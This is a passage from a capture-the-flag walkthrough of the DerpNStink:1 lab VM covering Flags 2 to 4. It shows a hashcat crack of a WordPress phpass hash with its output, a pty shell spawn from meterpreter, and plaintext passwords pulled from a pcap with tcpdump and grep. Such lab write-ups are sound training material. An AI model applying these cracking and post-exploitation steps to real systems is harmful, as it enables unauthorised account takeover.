


Then inspect the “wordpress” database and find the Flag 2 at “wp_post” table. Decode it with the result of “Mexico”.

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)



DerpNStink : 1 – Capture The Flag



Flag 3

Meanwhile, the password hash of “unclestinky” can be found at “wp_users” table which is :

```
$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41
```

Use hashcat to brute force the hash. The “hash.txt” contains the hash and the result will be save to “cracked.txt” :

```
./hashcat -O -a 0 -m 400 -o ~/cracked.txt ~/hash.txt ~/ownCloud/iso/rockyou.txt
```

```
./hashcat -O -a 0 -m 400 -o ~/cracked.txt ~/hash.txt ~/ownCloud/iso/rockyou.txt  
hashcat (v4.0.1-48-gf573c1d) starting...
```

OpenCL Platform #1: Apple

=====

- * Device #1: Intel(R) Core(TM) i7-3820QM CPU @ 2.70GHz, skipped.
- * Device #2: HD Graphics 4000, 384/1536 MB allocatable, 16MCU
- * Device #3: GeForce GT 650M, 256/1024 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Applicable optimizers:

- * Optimized-Kernel
- * Zero-Byte
- * Single-Hash
- * Single-Salt
- * Slow-Hash-SIMD-LOOP

Password length minimum: 0

Password length maximum: 55

Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:

- * Filename.: /Users/samiux/ownCloud/iso/rockyou.txt
- * Passwords.: 14344384
- * Bytes.....: 139921497
- * Keyspace..: 14344384

Session.....: hashcat

Status.....: Cracked

Hash.Type.....: phpass, WordPress (MD5), phpBB3 (MD5), Joomla (MD5)

Hash.Target.....: \$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41

Time.Started.....: Wed Jul 18 18:10:45 2018 (1 min, 14 secs)

Time.Estimated...: Wed Jul 18 18:11:59 2018 (0 secs)

Guess.Base.....: File (/Users/samiux/ownCloud/iso/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.Dev.#2.....: 14790 H/s (8.22ms)

Speed.Dev.#3.....: 23026 H/s (5.12ms)

Speed.Dev.#*.....: 37817 H/s

Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts

Progress.....: 2801804/14344384 (19.53%)

Rejected.....: 140/2801804 (0.00%)

Restore.Point....: 2752649/14344384 (19.19%)

Candidates.#2....: westfog -> weekendz

Candidates.#3....: weekendx -> wcsarah9

Started: Wed Jul 18 18:10:44 2018

Stopped: Wed Jul 18 18:12:01 2018

Samiuxs-MacBook-Pro:hashcat samiux\$ cat ../cracked.txt

\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41:wedgie57

Samiuxs-MacBook-Pro:hashcat samiux\$


DerpNStink : 1 – Capture The Flag

The password of “unclestinky” is “wedgie57”. Use this password to login to the box at the meterpreter shell.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
su - stinky
```

The account “stinky” is logged in.



```
Applications Places System
stinky@DerPnStiNK:~$ cd Documents
stinky@DerPnStiNK:~/Documents$ ls
derpissues.pcap
stinky@DerPnStiNK:~/Documents$ ls -la
total 4300
drwxr-xr-x  2 stinky stinky 4096 Nov 13 2017 .
drwxr-xr-x 12 stinky stinky 4096 Jul 18 03:12 ..
-rw-r--r--  1 root  root  4391468 Nov 13 2017 derpissues.pcap
stinky@DerPnStiNK:~/Documents$ cd ..
stinky@DerPnStiNK:~$ ls
Desktop Documents Downloads ftp
stinky@DerPnStiNK:~$ cd Desktop/
stinky@DerPnStiNK:~/Desktop$ ls
flag.txt
stinky@DerPnStiNK:~/Desktop$ clear
TERM environment variable not set.
stinky@DerPnStiNK:~/Desktop$ cat flag.txt
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DerPnStiNK:~/Desktop$
```

The Flag 3 is located at “Desktop” directory. Decode it and the result is “Brazil”.

```
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```

Flag 4

Surfing around and find a pcap file at “Documents” directory and “troubleshooting.txt” at “/” directory.

The content of the “troubleshooting.txt” is :

```
*****
On one particular machine I often need to run sudo commands every now and then. I am fine with
entering password on sudo in most of the cases.

However i dont want to specify each command to allow

How can I exclude these commands from password protection to sudo?

*****

*****
Thank you for contacting the Client Support team. This message is to confirm that we have
resolved and closed your ticket.


Please contact the Client Support team at https://pastebin.com/RzK9WfGw if you have any further
questions or issues.

Thank you for using our product.

*****
```

```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
stinky@DeRPNStiNK:/$ cd support
cd support
stinky@DeRPNStiNK:/support$ ls
ls -ls --sncrack --user mderp -g at&4 derpstink.local:22 -P /usr/share/wardlist
troubleshooting.txt
stinky@DeRPNStiNK:/support$ cat tro
cat troubleshooting.txt
*****
On one particular machine I often need to run sudo commands every now and then. I am fine with entering password on sudo in most of the cases.
However i dont want to specify each command to allow
How can I exclude these commands from password protection to sudo?
*****
Thank you for contacting the Client Support team. This message is to confirm that we have resolved and closed your ticket.
Please contact the Client Support team at https://pastebin.com/RzK9WfGw if you have any further questions or issues.
Thank you for using our product.
*****
stinky@DeRPNStiNK:/support$
```

DerpNStink : 1 – Capture The Flag



Try to tcpdump the pcap file “derpissues.pcap”. Then find something like “mrderp” password which is :

```
/usr/sbin/tcpdump -qns 0 -X -r derpissues.pcap >> dump.txt
```

```
grep -i pass dump.txt
```

```
0x0090: 7370 6f6e 7365 2c70 6173 7377 6f72 642d sponse,password-
0x04a0: 2670 6173 7331 3d64 6572 7064 6572 7064 &pass1=derpderpd
0x04c0: 6572 7026 7061 7373 312d 7465 7874 3d64 erp&pass1-text=d
0x04e0: 6572 7064 6572 7064 6572 7026 7061 7373 erpderpderp&pass
```

Try to see more about “derp” :

```
grep -i derp dump.txt
```

```
0x0110: 04c0 a801 820c 0a44 6552 506e 5374 694e .....DeRPNstiN
0x0070: 6361 6c00 00ff 0001 0a44 6552 506e 5374 cal.....DeRPNst
0x0110: 04c0 a801 820c 0a44 6552 506e 5374 694e .....DeRPNstiN
0x0110: 0a44 6552 506e 5374 694e 4b37 1201 1c02 .DeRPNstiNK7....
0x0080: 1194 0021 1e44 6552 506e 5374 694e 4b20 ...!.DeRPNstiNK.
0x0070: 6361 6c00 00ff 0001 0a44 6552 506e 5374 cal.....DeRPNst
0x0070: 6361 6c00 00ff 0001 0a44 6552 506e 5374 cal.....DeRPNst
```

```

0x0080: 4465 5250 6e53 7469 4e4b c03d 001c 8001 DeRPNStiNK.=....
0x0080: 1194 0021 1e44 6552 506e 5374 694e 4b20 ...!.DeRPNStiNK.
0x00c0: 0000 0009 0a44 6552 506e 5374 694e 4bc0 .....DeRPNStiNK.
0x0070: 6100 00ff 0001 0a44 6552 506e 5374 694e a.....DeRPNStiN
0x00a0: 6164 6472 c050 00ff 0001 1e44 6552 506e addr.P.....DeRPN
0x0070: 1e44 6552 506e 5374 694e 4b20 5b30 303a .DeRPNStiNK.[00:
0x0070: 6100 00ff 0001 0a44 6552 506e 5374 694e a.....DeRPNStiN
0x00a0: 6164 6472 c050 00ff 0001 1e44 6552 506e addr.P.....DeRPN
0x0080: 4465 5250 6e53 7469 4e4b c03d 001c 8001 DeRPNStiNK.=....
0x0070: 6100 00ff 0001 0a44 6552 506e 5374 694e a.....DeRPNStiN
0x00a0: 6164 6472 c050 00ff 0001 1e44 6552 506e addr.P.....DeRPN
0x00d0: 0449 3638 3605 4c49 4e55 581e 4465 5250 .I686.LINUX.DeRP
0x0070: 1e44 6552 506e 5374 694e 4b20 5b30 303a .DeRPNStiNK.[00:
0x00b0: 0a44 6552 506e 5374 694e 4bc0 23c0 9400 .DeRPNStiNK.#...
0x00d0: 0449 3638 3605 4c49 4e55 581e 4465 5250 .I686.LINUX.DeRP
0x0080: 1194 0021 1e44 6552 506e 5374 694e 4b20 ...!.DeRPNStiNK.
0x00c0: 0000 0009 0a44 6552 506e 5374 694e 4bc0 .....DeRPNStiNK.
0x0080: 4465 5250 6e53 7469 4e4b c03d 001c 8001 DeRPNStiNK.=....
0x0070: 1e44 6552 506e 5374 694e 4b20 5b30 303a .DeRPNStiNK.[00:
0x00b0: 0a44 6552 506e 5374 694e 4bc0 23c0 9400 .DeRPNStiNK.#...
0x00d0: 0449 3638 3605 4c49 4e55 581e 4465 5250 .I686.LINUX.DeRP
0x0050: 2064 6572 706e 7374 696e 6b2e 6c6f 6361 .derpnstink.loc
0x00c0: 2f64 6572 706e 7374 696e 6b2e 6c6f 6361 /derpnstink.loc
0x00f0: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f ://derpnstink.lo
0x0090: 2064 6572 706e 7374 696e 6b2e 6c6f 6361 .derpnstink.loc
0x0160: 2068 7474 703a 2f2f 6465 7270 6e73 7469 .http://derpnsti
0x0080: 312e 310d 0a48 6f73 743a 2064 6572 706e 1.1..Host:.derpn
0x0150: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f ://derpnstink.lo
0x0150: 6874 7470 3a2f 2f64 6572 706e 7374 696e http://derpnstin
0x0080: 0d0a 486f 7374 3a20 6465 7270 6e73 7469 ..Host:.derpnsti
0x0150: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c derpnstink.local
0x01d0: 0a48 6f73 743a 2064 6572 706e 7374 696e .Host:.derpnstin
0x0090: 743a 2064 6572 706e 7374 696e 6b2e 6c6f t:.derpnstink.lo
0x0150: 6572 3a20 6874 7470 3a2f 2f64 6572 706e er:.http://derpn
0x0090: 7374 3a20 6465 7270 6e73 7469 6e6b 2e6c st:.derpnstink.l
0x0150: 7265 723a 2068 7474 703a 2f2f 6465 7270 rer:.http://derp
0x0060: 6c65 7279 2f64 6572 702e 706e 6720 4854 lery/derp.png.HT
0x0140: 7474 703a 2f2f 6465 7270 6e73 7469 6e6b ttp://derpnstink
0x0050: 6f73 743a 2064 6572 706e 7374 696e 6b2e ost:.derpnstink.
0x01f0: 2053 6572 7665 7220 6174 2064 6572 706e .Server.at.derpn
0x0050: 6f73 743a 2064 6572 706e 7374 696e 6b2e ost:.derpnstink.
0x01f0: 2053 6572 7665 7220 6174 2064 6572 706e .Server.at.derpn
0x0160: 2f2f 6465 7270 6e73 7469 6e6b 2e6c 6f63 //derpnstink.loc
0x0240: 7469 6e6b 7925 3430 6465 7270 6e73 7469 tinky%40derpnsti
0x0290: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c derpnstink.local
0x0430: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f ://derpnstink.lo
0x0050: 2e31 0d0a 486f 7374 3a20 6465 7270 6e73 .1..Host:.derpns
0x0080: 312e 310d 0a48 6f73 743a 2064 6572 706e 1.1..Host:.derpn

```

```

0x0160: 2f2f 6465 7270 6e73 7469 6e6b 2e6c 6f63 //derpnstink.loc
0x0160: 7474 703a 2f2f 6465 7270 6e73 7469 6e6b ttp://derpnstink
0x0080: 310d 0a48 6f73 743a 2064 6572 706e 7374 1..Host:.derpnst
0x0150: 2f64 6572 706e 7374 696e 6b2e 6c6f 6361 /derpnstink.loc
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0090: 7374 3a20 6465 7270 6e73 7469 6e6b 2e6c st:.derpnstink.l
0x0190: 7474 703a 2f2f 6465 7270 6e73 7469 6e6b ttp://derpnstink
0x0060: 743a 2064 6572 706e 7374 696e 6b2e 6c6f t:.derpnstink.lo
0x0160: 6874 7470 3a2f 2f64 6572 706e 7374 696e http://derpnstin
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0080: 6f73 743a 2064 6572 706e 7374 696e 6b2e ost:.derpnstink.
0x0060: 486f 7374 3a20 6465 7270 6e73 7469 6e6b Host:.derpnstink
0x0160: 723a 2068 7474 703a 2f2f 6465 7270 6e73 r:.http://derpns
0x0170: 6874 7470 3a2f 2f64 6572 706e 7374 696e http://derpnstin
0x0110: 0a48 6f73 743a 2064 6572 706e 7374 696e .Host:.derpnstin
0x0130: 7470 3a2f 2f64 6572 706e 7374 696e 6b2e tp://derpnstink.
0x0060: 0a48 6f73 743a 2064 6572 706e 7374 696e .Host:.derpnstin
0x0160: 6572 3a20 6874 7470 3a2f 2f64 6572 706e er:.http://derpn
0x0440: 725f 6c6f 6769 6e3d 6d72 6465 7270 2665 r_login=mrderp&e
0x0450: 6d61 696c 3d6d 7264 6572 7025 3430 6465 mail=mrderp%40de
0x0480: 745f 6e61 6d65 3d64 6572 7026 7572 6c3d t_name=derp&url=
0x0490: 2532 4668 6f6d 6525 3246 6d72 6465 7270 %2Fhome%2Fmrderp
0x04a0: 2670 6173 7331 3d64 6572 7064 6572 7064 &pass1=derpderpd
0x04b0: 6572 7064 6572 7064 6572 7064 6572 7064 erpderpderpderpd
0x04d0: 6572 7064 6572 7064 6572 7064 6572 7064 erpderpderpderpd
0x04e0: 6572 7064 6572 7064 6572 7026 7061 7373 erpderpderp&pass
0x04f0: 323d 6465 7270 6465 7270 6465 7270 6465 2=derpderpderpde
0x0500: 7270 6465 7270 6465 7270 6465 7270 2670 rpderpderpderp&p
0x0070: 743a 2064 6572 706e 7374 696e 6b2e 6c6f t:.derpnstink.lo
0x0170: 6874 7470 3a2f 2f64 6572 706e 7374 696e http://derpnstin
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0180: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f ://derpnstink.lo
0x0060: 2f31 2e31 0d0a 486f 7374 3a20 6465 7270 /1.1..Host:.derp
0x0170: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c derpnstink.local
0x0160: 2f2f 6465 7270 6e73 7469 6e6b 2e6c 6f63 //derpnstink.loc
0x0240: 380d 0a0d 0a6c 6f67 3d6d 7264 6572 7026 8....log=mrderp&
0x0250: 7077 643d 6465 7270 6465 7270 6465 7270 pwd=derpderpderp
0x0260: 6465 7270 6465 7270 6465 7270 6465 7270 derpderpderpderp
0x0290: 7470 2533 4125 3246 2532 4664 6572 706e tp%3A%2F%2Fderpn
0x01a0: 3365 373d 6d72 6465 7270 2537 4331 3531 3e7=mrderp%7C151
0x0370: 3365 373d 6d72 6465 7270 2537 4331 3531 3e7=mrderp%7C151
0x0420: 703a 2f2f 6465 7270 6e73 7469 6e6b 2e6c p://derpnstink.l
0x0050: 2e31 0d0a 486f 7374 3a20 6465 7270 6e73 .1..Host:.derpns
0x01e0: 6465 7270 2537 4331 3531 3037 3235 3331 derp%7C151072531
0x02e0: 7264 6572 7025 3743 3135 3130 3732 3533 rderp%7C15107253

```

```

0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374  :.http://derpnst
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374  :.http://derpnst
0x0180: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f  ://derpnstink.lo
0x0220: 3862 3736 3033 6537 3d6d 7264 6572 7025  8b7603e7=mrderp%
0x0060: 2f31 2e31 0d0a 486f 7374 3a20 6465 7270  /1.1..Host:.derp
0x0170: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c  derpnstink.local
0x0160: 2f2f 6465 7270 6e73 7469 6e6b 2e6c 6f63  //derpnstink.loc
0x0270: 6e6b 7925 3430 6465 7270 6e73 7469 6e6b  nky%40derpnstink
0x0430: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f  ://derpnstink.lo
0x0050: 2e31 0d0a 486f 7374 3a20 6465 7270 6e73  .1..Host:.derpns
0x0060: 743a 2064 6572 706e 7374 696e 6b2e 6c6f  t:.derpnstink.lo
0x0160: 6874 7470 3a2f 2f64 6572 706e 7374 696e  http://derpnstin
0x0080: 2f31 2e31 0d0a 486f 7374 3a20 6465 7270  /1.1..Host:.derp
0x0190: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c  derpnstink.local
0x0190: 2f64 6572 706e 7374 696e 6b2e 6c6f 6361  /derpnstink.loca
0x0180: 2f64 6572 706e 7374 696e 6b2e 6c6f 6361  /derpnstink.loca
0x0180: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f  ://derpnstink.lo
0x0060: 2f31 2e31 0d0a 486f 7374 3a20 6465 7270  /1.1..Host:.derp
0x0170: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c  derpnstink.local

```

```


Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
bin dev initrd.img media proc sbin sys var
boot etc lib mnt root srv tmp vmlinuz
cdrom home lost+found opt run support usr
stinky@DeRPnStiNK:/$ cd ~
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
stinky@DeRPnStiNK:~/Documents$ tcpdump -qns 0 -X -r ./derpissues.pcap >> ./dump.txt
<ts$ tcpdump -qns 0 -X -r ./derpissues.pcap >> ./dump.txt
Command 'tcpdump' is available in '/usr/sbin/tcpdump'
The command could not be located because '/usr/sbin' is not included in the PATH environment variable.
This is most likely caused by the lack of administrative privileges associated with your user account.
tcpdump: command not found
stinky@DeRPnStiNK:~/Documents$ /usr/sbin/tcpdump -qns 0 -X -r derpissues.pcap >> dump.txt
<ts$ /usr/sbin/tcpdump -qns 0 -X -r derpissues.pcap >> dump.txt
reading from file derpissues.pcap, link-type LINUX_SLL (Linux cooked)
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap dump.txt
stinky@DeRPnStiNK:~/Documents$ grep -i pass dump.txt
grep -i pass dump.txt
0x0090: 7370 6f6e 7365 2c70 6173 7377 6f72 642d  sponse,password-
0x04a0: 2670 6173 7331 3d64 6572 7064 6572 7064  &pass1=derpderpd
0x04c0: 6572 7026 7061 7373 312d 7465 7874 3d64  erp&pass1-text=d
0x04e0: 6572 7064 6572 7064 6572 7026 7061 7373  erpderpderp&pass
stinky@DeRPnStiNK:~/Documents$

```

```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
0x01e0: 6465 7270 2537 4331 3531 3037 3235 3331 derp%7C151072531
0x02e0: 7264 6572 7025 3743 3135 3130 3732 3533 rderp%7C15107253
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0130: 3a20 6874 7470 3a2f 2f64 6572 706e 7374 :.http://derpnst
0x0180: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f //derpnstink.lo
0x0220: 3862 3736 3033 6537 3d6d 7264 6572 7025 8b7603e7=mrderp%
0x0060: 2f31 2e31 0d0a 486f 7374 3a20 6465 7270 /1.1..Host:.derp
0x0170: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c derpnstink.local
0x0160: 2f2f 6465 7270 6e73 7469 6e6b 2e6c 6f63 //derpnstink.loc
0x0270: 6e6b 7925 3430 6465 7270 6e73 7469 6e6b nky%40derpnstink
0x0430: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f //derpnstink.lo
0x0050: 2e31 0d0a 486f 7374 3a20 6465 7270 6e73 .1..Host:.derpns
0x0060: 743a 2064 6572 706e 7374 696e 6b2e 6c6f t:.derpnstink.lo
0x0160: 6874 7470 3a2f 2f64 6572 706e 7374 696e http://derpnstin
0x0080: 2f31 2e31 0d0a 486f 7374 3a20 6465 7270 /1.1..Host:.derp
0x0190: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c derpnstink.local
0x0190: 2f64 6572 706e 7374 696e 6b2e 6c6f 6361 /derpnstink.loc
